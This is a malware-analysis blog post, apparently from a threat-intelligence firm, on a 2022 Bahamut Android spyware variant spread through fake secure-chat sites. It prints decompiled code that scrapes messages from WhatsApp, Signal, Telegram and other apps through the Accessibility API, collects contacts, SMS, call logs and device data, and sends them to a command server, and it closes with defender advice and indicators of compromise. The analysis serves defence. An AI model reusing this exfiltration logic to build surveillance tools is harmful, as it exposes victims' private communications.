Bahamut Android Malware returns with New Spying Capabilities

blog.cyble.com/2022/06/29/bahamut-android-malware-returns-with-new-spying-capabilities/

June 29, 2022

Android Spyware Distributed Via Phishing Campaigns

Bahamut is a well-known Advanced Persistent Threat (APT) group that was first discovered in 2017. The Bahamut group was involved in various phishing campaigns that were delivering malware targeting the Middle East and South Asia.

Cyble Research Labs has been closely monitoring the activities of the Bahamut group. In August 2021, Cyble released a blog on Bahamut Android Spyware, distributed through a phishing campaign impersonating Jamaat official sites.

The Bahamut group plans their attack on the target, stays in the wild for a while, allows their attack to affect many individuals and organizations, and finally steals their data.

After their previous attack, the Threat Actors (TAs) behind Bahamut stayed silent for about a year and came back with a new strategy for their current campaign. The group has continuously kept changing its mode of attack, and in the past few years, it is increasingly shifting its focus to targeting mobile devices.

During our routine threat hunting exercise, Cyble Research Labs came across a Twitter post wherein a researcher mentioned a variant of Android malware, which is Bahamut Android Spyware.

After about a year of silence, a new variant of Bahamut Android malware was spotted in the wild in April 2022, being distributed via phishing sites. The phishing sites were masked as genuine websites for downloading a messaging application that provides secure communication.



Figure 1 – Phishing site which distributes malware

The phishing site is well-designed and looks professional. The TA has also mentioned the features provided by the application, the Contact Us page, and the Subscribe page, as shown in the below figure. The TAs added these features to the site to make it appear more genuine.



Figure 2 – Features listed on phishing sites to look legitimate

This indicates that the TA has invested time in developing a well-designed phishing website to attract the victim to download the malware.

Along with the secure chat phishing website, we have observed that Bahamut Spyware is being distributed through obscene sites *"hxxps://www[.]iminglechat[.]de".*

While comparing the old and new variants of Bahamut Android Spyware, we observed that the TA has modified their code in the new variant and added extra modules specifically targeting messaging applications such as Viber, Imo, Signal, Telegram, and many more, wherein the old variant of the malicious app was collecting only Personally Identifiable Information (PII) such as contacts, SMS data, call logs, etc.

The below image showcases the comparison and the extra module added to collect information from different messaging apps.



Figure 3 – Comparison of the old and new variants of Bahamut

Technical Analysis

APK Metadata Information

- App Name: **Chat Services**
- Package Name: **com.chat.services**
- SHA256 Hash: **1084b7ff4758b5d13dcfc4f9167b16e6b834bfff2032b540e74959ceb18a5b1e**

Figure 4 shows the metadata information of the application.

Figure 4 – App Metadata Information

Manifest Description

The malicious application mentions **24** permissions, of which the TA exploits **9**. The harmful permissions requested by the malware are:

Permission	Description
CAMERA	Required to access the camera device.
READ_SMS	Access phone messages
RECORD_AUDIO	Allows the app to record audio with the microphone, which the attackers can misuse
READ_CONTACTS	Access phone contacts
READ_CALL_LOG	Access phone call logs
READ_EXTERNAL_STORAGE	Allows the app to read the contents of the device's external storage
RECEIVE_SMS	Allows an application to receive SMS messages
WRITE_EXTERNAL_STORAGE	Allows the app to write or delete files to the external storage of the device
SYSTEM_ALERT_WINDOW	Allows the app to draw on top of other applications

Source Code Review

Installing the malware prompts the user to enable a few permissions and Accessibility Service. Once the victim grants these permissions, the malware abuses the Accessibility Service to fetch data from the targeted messaging applications.



Figure 5 – Accessibility Service

The malware then checks for the targeted application's package name. It uses the Accessibility API to fetch text from the current screen and stores it in a local database, as shown below.

```
case 0x624f29e0:
  str = str10;
  if (sstr.equals(str2) && aSource != null) {
     lId2 = aSource.findAccessibilityNodeInfosByViewId("com.imo.android.imoim:id/tv_message");
     if (lId2.size() > 0) {
        i3 = lId2.size();
        i6 = 0;
        while (true) {
           if (i6 < i3) {
              i9 = i6+1;
              sendText = lId2.get(i6).getText().toString();
              i.eventText = sendText;
              if (!StringsKt.equals(sendText, str3, true)) {
                 ImoDao iDao = mDatabase.imoDao();
                 ImoMessages imoMessages = new ImoMessages();
                 imoMessages.setImo_message(i.eventText);
                 imoMessages.setImo_title(i.title);
                 str5 = i.sendText;
                 if (Intrinsics.areEqual(str5, str3)) {
                    imoMessages.setType(str11);
                 }else if(Intrinsics.areEqual(str5, i.eventText)){
                    imoMessages.setType(str);
                 }else {
                    imoMessages.setType(str11);
                 }
                 imoMessages.setMessage_time(sformat);
                 imoMessages.setSend_to_server(Integer.valueOf(0));
                 if (!Intrinsics.areEqual(i.title, str3)) {
                    BuildersKt.launch$default(CoroutineScopeKt.CoroutineScope(Dispatchers.getIO()), null, null, new MasterAccessibilityService$onAccessibilityE
                 }
                 i.eventText = str3;
              }
              i6 = i9;
           }
        }
     }
  }
```

Figure 6 – Fetching data from the targeted applications

Below is the list of messaging applications targeted by the malware to collect the data:

- com.viber.voip
- com.protectedtext.android
- com.facebook.orca
- com.imo.android.imoim
- org.telegram.messenger
- com.whatsapp
- com.secapp.tor.conion
- org.thoughtcrime.securesms

After collecting data from these messaging apps, the malware sends the stolen data to Command and Control (C&C) server. The code present in the below image depicts the same.

```
if (whatsapp_list.size() > 0) {
    Log.i("connected", whatsapp_json.toString());
    Log.i("connected", Apis.Companion.getVER());
    whatsapp_list2 = whatsapp_list;
    VApplication.Companion.getSocket().emit(Intrinsics.stringPlus(Apis.Companion.getBASE_SOCKET_URL(), "whatsapp"), whatsapp_json, new Ack(whatsapp_list2
        final /* synthetic */ WhatsappDao $whatsappDao;
        final /* synthetic */ List<WhatsappMessage> $whatsapp_list;

        /* JADX INFO: Access modifiers changed from: package-private */
        {
            this.$whatsapp_list = r1;
            this.$whatsappDao = $whatsappDao;
        }

        @Override // io.socket.client.Ack
        public void call(Object... args2) {
            Intrinsics.checkNotNullParameter(args2, "args");
            if (StringsKt.equals(String.valueOf(args2[0]), PollingXHR.Request.EVENT_SUCCESS, true)) {
                for (WhatsappMessage whatsapp : this.$whatsapp_list) {
                    whatsapp.setSend_to_server("1");
                    this.$whatsappDao.Update(whatsapp);
                }
            }
        }
    });
} else {
    whatsapp_list2 = whatsapp_list;
}
if (signal_list2.size() > 0) {
    Log.i("connected_signal", signal_json.toString());
    Log.i("connected_signal", Apis.Companion.getVER());
    signalDao = signalDao2;
    signal_list = signal_list2;
    VApplication.Companion.getSocket().emit(Intrinsics.stringPlus(Apis.Companion.getBASE_SOCKET_URL(), "signal"), signal_json, new Ack(signal_list, signa
        final /* synthetic */ SignalDao $signalDao;
        final /* synthetic */ List<SignalMessage> $signal_list;
```

Figure 7 – Malware sending stolen information to the C&C server

Along with collecting the data from messaging applications, the malware executes the below spyware activities:

Collects contact information: The malware steals the contact data saved on the victim's device and sends it to the C&C server.

```
} else {
    UserDataBase spyDatabase = UserDataBase.Companion.getDatabase(con);
    JSONArray jsonarray2 = new JSONArray();
    if (StringsKt.equals(type, "contacts", true)) {
        Intrinsics.checkNotNull(spyDatabase);
        List contacts = spyDatabase.contactsDao().getNonserverContacts("0");
        new JSONArray();
        Log.d("jsonLog_", Intrinsics.stringPlus("getSocketJson contact: ", Integer.valueOf(contacts.size())));
        if (contacts == null || !(!contacts.isEmpty())) {
            jsonarray = jsonarray2;
            if (!hasPermissions(con, new String[]{"android.permission.READ_CONTACTS"})) {
                JSONObject json2 = new JSONObject();
                json2.put("error", "No contacts permission");
                jsonarray.put(json2);
            }
        } else {
            for (Contacts contact : contacts) {
                JSONObject json3 = new JSONObject();
                json3.put("name", contact.getUser_name());
                json3.put("phoneNumber", contact.getUser_phone());
                json3.put("deviceDbId", contact.getId());
                jsonarray2.put(json3);
            }
            jsonarray = jsonarray2;
        }
        jsonObject.put("imei", getImei(con));
        jsonObject.put("contactsData", jsonarray);
        return jsonObject;
```

Figure 8 – Malware collecting contact data

Collects SMS and call log data: The malware has a code to collect the SMS and call log information from the victim's device.

```
} else if (StringsKt.equals(type, "sms", true)) {
    Intrinsics.checkNotNull(spyDatabase);
    SmsDao smsDao = spyDatabase.smsDao();
    List sms_list = smsDao.getNonServerSms("0");
    Log.d("jsonLog_", Intrinsics.stringPlus("getSocketJson sms: ", Integer.valueOf(sms_list.size())));
    if (sms_list != null && (!sms_list.isEmpty())) {
        for (Sms sms : sms_list) {
            JSONObject jsonObject2 = new JSONObject();
            jsonObject2.put("phoneNumber", sms.getSms_title());
            jsonObject2.put("message", sms.getSms_message());
            jsonObject2.put("smsType", sms.getType());
            jsonObject2.put("smsTime", sms.getSms_time());
            jsonObject2.put("deviceDbId", sms.getSms_id());
            jsonarray2.put(jsonObject2);
            smsDao = smsDao;
        }
    } else if (!hasPermissions(con, new String[]{"android.permission.READ_SMS"})) {
        JSONObject json4 = new JSONObject();
        json4.put("error", "No sms permission");
        jsonarray2.put(json4);
    }
    jsonObject.put("imei", getImei(con));
    jsonObject.put("smsData", jsonarray2);
    return jsonObject;
} else if (StringsKt.equals(type, "callLogs", true)) {
    Intrinsics.checkNotNull(spyDatabase);
    List call_list = spyDatabase.CallLogDao().getNonServerCallLogs("0");
    Log.d("jsonLog_", Intrinsics.stringPlus("getSocketJson call : ", Integer.valueOf(call_list.size())));
    if (call_list != null && (!call_list.isEmpty())) {
        for (CallLogs callLog : call_list) {
            JSONObject json5 = new JSONObject();
            json5.put("phoneNumber", callLog.getPhone());
            json5.put("callDuration", callLog.getDuration());
            json5.put("callType", callLog.getCall_type());
            json5.put("callTime", callLog.getCall_id());
            json5.put("deviceDbId", callLog.getCall_log_id());
            jsonarray2.put(json5);
        }
```

Figure 9 – Collecting SMS and call log information

Collects files and basic device information: The malware collects the local files stored on the victim's device along with the basic information about the device such as model, device ID, version, SIM operator, etc.

```
JSONObject jsonObject = new JSONObject();
if (StringsKt.equals(type, "info", true)) {
    jsonObject.put("operator", getCarrierName(con));
    jsonObject.put("simSerial", getSimserialnumber(con));
    jsonObject.put("model", getDeviceName());
    jsonObject.put("version", Build.VERSION.RELEASE);
    jsonObject.put("networkState", checkNetwork(con));
    jsonObject.put("imei", getImei(con));
    jsonObject.put("triggerName", triggername);
    jsonObject.put("username", "master");
    return jsonObject;
} else if (StringsKt.equals(type, "files", true)) {
    new JSONArray();
    String json = new Gson().toJson(getListFiles(new File(Environment.getExternalStorageDirectory().getPath())), Dir.class);
    Intrinsics.checkNotNullExpressionValue(json, "Gson().toJson(getListFiles(File(path)), Dir::class.java)");
    JSONObject file_json = new JSONObject(json);
    jsonObject.put("imei", getImei(con));
    jsonObject.put("fileListing", file_json);
    return jsonObject;
```

Figure 10 – Collecting files and basic device information

The figure below shows the C&C server and endpoints used by the malware to send the stolen data.

Figure 11 – C&C server and endpoints

Conclusion

Recently many malware families and APT groups have been observed in the wild attacking specific targets and performing malicious activities, then disappearing for some time. Bahamut malware follows the same cybercrime footprint.

Bahamut malware was initially observed last year with sophisticated spying capabilities, and interestingly, it has reappeared with new additional code which collects messaging applications data used by the victim. The agenda behind the malware distribution is very clear – to spy on the targeted entity.

Over the next few years, we may observe a change in the activities of the Bahamut APT group, with different targets, enhanced techniques, and distribution modes.

Our Recommendations

We have listed some essential cybersecurity best practices that create the first line of control against attackers. We recommend that our readers follow the best practices given below:

How to prevent malware infection?

- Download and install software only from official app stores like Play Store or the iOS App Store.
- Use a reputed anti-virus and internet security software package on your connected devices, such as PCs, laptops, and mobile devices.
- Use strong passwords and enforce multi-factor authentication wherever possible.
- Enable biometric security features such as fingerprint or facial recognition for unlocking the mobile device where possible.
- Be wary of opening any links received via SMS or emails delivered to your phone.
- Ensure that Google Play Protect is enabled on Android devices.
- Be careful while enabling any permissions.
- Keep your devices, operating systems, and applications updated.

How to identify whether you are infected?

- Regularly check the Mobile/Wi-Fi data usage of applications installed on mobile devices.
- Keep an eye on the alerts provided by Anti-viruses and Android OS and take necessary actions accordingly.

What to do when you are infected?

- Disable Wi-Fi/Mobile data and remove SIM card – as in some cases, the malware can re-enable the Mobile Data.
- Perform a factory reset.
- Remove the application in case a factory reset is not possible.
- Take a backup of personal media Files (excluding mobile applications) and perform a device reset.

What to do in case of any fraudulent transaction?

In case of a fraudulent transaction, immediately report it to the concerned bank.

What should banks do to protect their customers?

Banks and other financial entities should educate customers on safeguarding themselves from malware attacks via telephone, SMS, or emails.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Initial Access	T1476	Deliver Malicious App via Other Mean.
Collection	T1412	Capture SMS Messages
Collection	T1432	Access Contacts List
Collection	T1433	Access Call Logs
Collection	T1517	Access Notifications
Collection	T1533	Data from Local System
Collection	T1429	Capture Audio
Command and Control	T1571	Non-Standard Port

Indicators of Compromise (IOCs)

Indicators	Indicator Type	Description
1084b7ff4758b5d13dcfc4f9167b16e6b834bfff2032b540e74959ceb18a5b1e	SHA256	Hash of the analyzed APK file
44b7cd8d1078a619356d5408bcf9d325d246ec26	SHA1	Hash of the analyzed APK file
45fa889f3524683b030db4ad3d43de63	MD5	Hash of the analyzed APK file
hxxps://gkcx6ye4t4zafw8ju2xdr5na5[.]de	URL	C&C server
d11451503cbd5d0283450316289b0d6027033647cb92dd7bbce1e4d62b186697	SHA256	Hash of the analyzed APK file

db2b2d2d43064b2a5300c811d635dbf673599b0c	SHA1	Hash of the analyzed APK file
eaa3b40142cad5b3a8426e2e0179b111	MD5	Hash of the analyzed APK file
hxxps://5iw68rugwfcir37uj8z3r6rfaxwd8g8cdcfcqw62[.]de	URL	C&C server
hxxps://www[.]securechatnow[.]com/	URL	Malware distribution site
hxxps://www[.]iminglechat[.]de	URL	Malware distribution site
5cd30ccebdd87fb1ea8f3a8995fc81b5b78e17ccc0f145703b5bd4da1ec22e66	SHA256	Hash of the analyzed APK file
fb63cfb371dbb79fde2f2b2835bb0edba4b5e5a6	SHA1	Hash of the analyzed APK file
f4bfbcce73cd11051fc259a7811d2245	MD5	Hash of the analyzed APK file